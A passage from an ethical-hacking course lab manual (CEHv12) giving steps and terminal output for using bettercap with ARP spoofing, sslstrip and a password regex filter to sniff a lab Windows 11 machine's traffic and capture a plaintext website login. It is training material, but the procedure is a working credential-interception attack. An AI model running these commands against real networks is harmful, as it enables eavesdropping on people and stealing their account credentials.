[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstr
ip enabled)
10.10.1.0/24 > 10.10.1.13 » arp.spoof on
10.10.1.0/24 > 10.10.1.13 » [03:01:51] [sys.log] [war] arp.spoof arp spoofer started targeting 254 p
ossible network neighbours of 1 targets.
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocat
ion.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocat
ion.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.micros
oft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.micros
oft.com
10.10.1.0/24 > 10.10.1.13 »
Menu bettercap -iface eth0 - ...

```



18. Type **set net.sniff.regex** **'.*password=.*'** and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password=.*'**).

```

10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.response]
http 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.response]
http 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.request]
http WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.response]
http 23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.request]
http WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.response]
http 23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*' [net.sniff.http.request]
http WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatf
orm_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.*'
10.10.1.0/24 > 10.10.1.13 » [03:02:35] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659

```

19. You can observe that bettercap starts sniffing network traffic on target machine **Windows 11**.
20. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Open any web browser (in this case, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.




21. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.

```

Applications  Places  System  bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/jpeg)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Got redirection from HTTP to HTTPS: http://ww
w.google.com -> https://www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from www.google.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Replacing host www.gstatic.com with www.gstat
ic.com in request from 10.10.1.11:49929 and transmitting HTTPS
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 5 SSL links from www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/bg
main menu.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/bg
black_75.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/png)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (109 B image/png)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http 142.251.35.228:80 301 Moved Permanently -
> WINDOWS11 (280 B text/html; charset=UTF-8)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http WINDOWS11 GET www.gstatic.com/charts/loade
r.js?key=AIzaSyCZfHRnq7tigC-C0eQRmoa9Cxr0vbrK6xw
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is 172.217.2.1
95
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is 172.217.2.1
95
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.response] http 172.217.2.195:80 200 OK -> WINDOWS11 (512
B text/javascript)
[03:03:33] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/144_144.png
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.request] http WINDOWS11 GET www.moviescope.com/images/fa
vicon.ico
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.response] http www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/x-icon)

```

22. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. On the **MovieScope** website, enter any credentials (here, **sam/test**) and press **Enter** to log in.



23. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.


```

Applications  Places  System  bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
B text/html)
10.10.1.0/24 > 10.10.1.13 » [03:08:32] [net.sniff.http.request] http WINDOWS11 GET detectportal.firefox.com/canonical.html
10.10.1.0/24 > 10.10.1.13 » [03:08:33] [sys.log] [inf] [sslstrip] Sending expired cookies for www.moviescope.com to 10.10.1.11:49985
10.10.1.0/24 > 10.10.1.13 » [03:08:33] [net.sniff.http.request] http WINDOWS11 POST www.moviescope.com/

POST / HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Accept-Encoding: gzip, deflate
Origin: http://www.moviescope.com
Referer: http://www.moviescope.com/

__VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZH5lcnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRWMttrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKaa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULVYtnt+iQJOBgU=&txtusername=sam&txtpwd=test&btnlogin=Login

10.10.1.0/24 > 10.10.1.13 » [03:08:33] [net.sniff.http.response] http www.moviescope.com.:80 302 Found -> WINDOWS11 (0 B text/plain)

HTTP/1.1 302 Found
Access-Control-Allow-Methods: *
Set-Cookie: mscope=EXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: mscope=EXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Date: Wed, 13 Apr 2022 07:08:33 GMT
Access-Control-Allow-Headers: *
Allow-Accept-From-Same-Origin: *
Content-Type: text/plain
Location: http://www.moviescope.com/
Content-Length: 0

```

24. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.

25. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.

```

Applications  Places  System  bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [03:10:44] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from detectportal.firefox.com
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.request] http WINDOWS11 GET detectportal.firefox.com/canonical.html
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.response] http 34.107.221.82:80 200 OK -> WINDOWS11 (89 B text/html)
10.10.1.0/24 > 10.10.1.13 » ^C
Are you sure you want to quit this session? y/n y [03:10:47] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from detectportal.firefox.com

[03:10:48] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[03:10:48] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[03:10:48] [net.sniff.http.request] http WINDOWS11 GET msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...
[03:10:48] [net.sniff.http.request] http WINDOWS11 GET detectportal.firefox.com/canonical.html
[03:10:48] [net.sniff.http.request] http WINDOWS11 HEAD msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...

HEAD /filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=1650408741&P2=404&P3=2&P4=nlulVzJvLd2MxoosLBVgofR0FqRrUxDtpG5diwr0cfPMQrpb%2fHr1T1UDZYMXmCNBA7PCCJ%2b0NkeGCv9LfSwysA%3d%3d HTTP/1.1
Host: msedge.b.tlu.dl.delivery.mp.microsoft.com
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Connection: Keep-Alive

[03:10:48] [net.sniff.http.response] http 34.107.221.82:80 200 OK -> WINDOWS11 (89 B text/html)
[03:10:48] [net.sniff.http.response] http 209.197.3.8:80 200 OK -> WINDOWS11 (0 B application/x-chrome-extension)
[03:10:48] [net.sniff.http.response] http 209.197.3.8:80 200 OK -> WINDOWS11 (512 B application/x-chrome-extension)

[root@parrot]~#

```


- 26. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
- 27. Close all open windows and document all the acquired information.

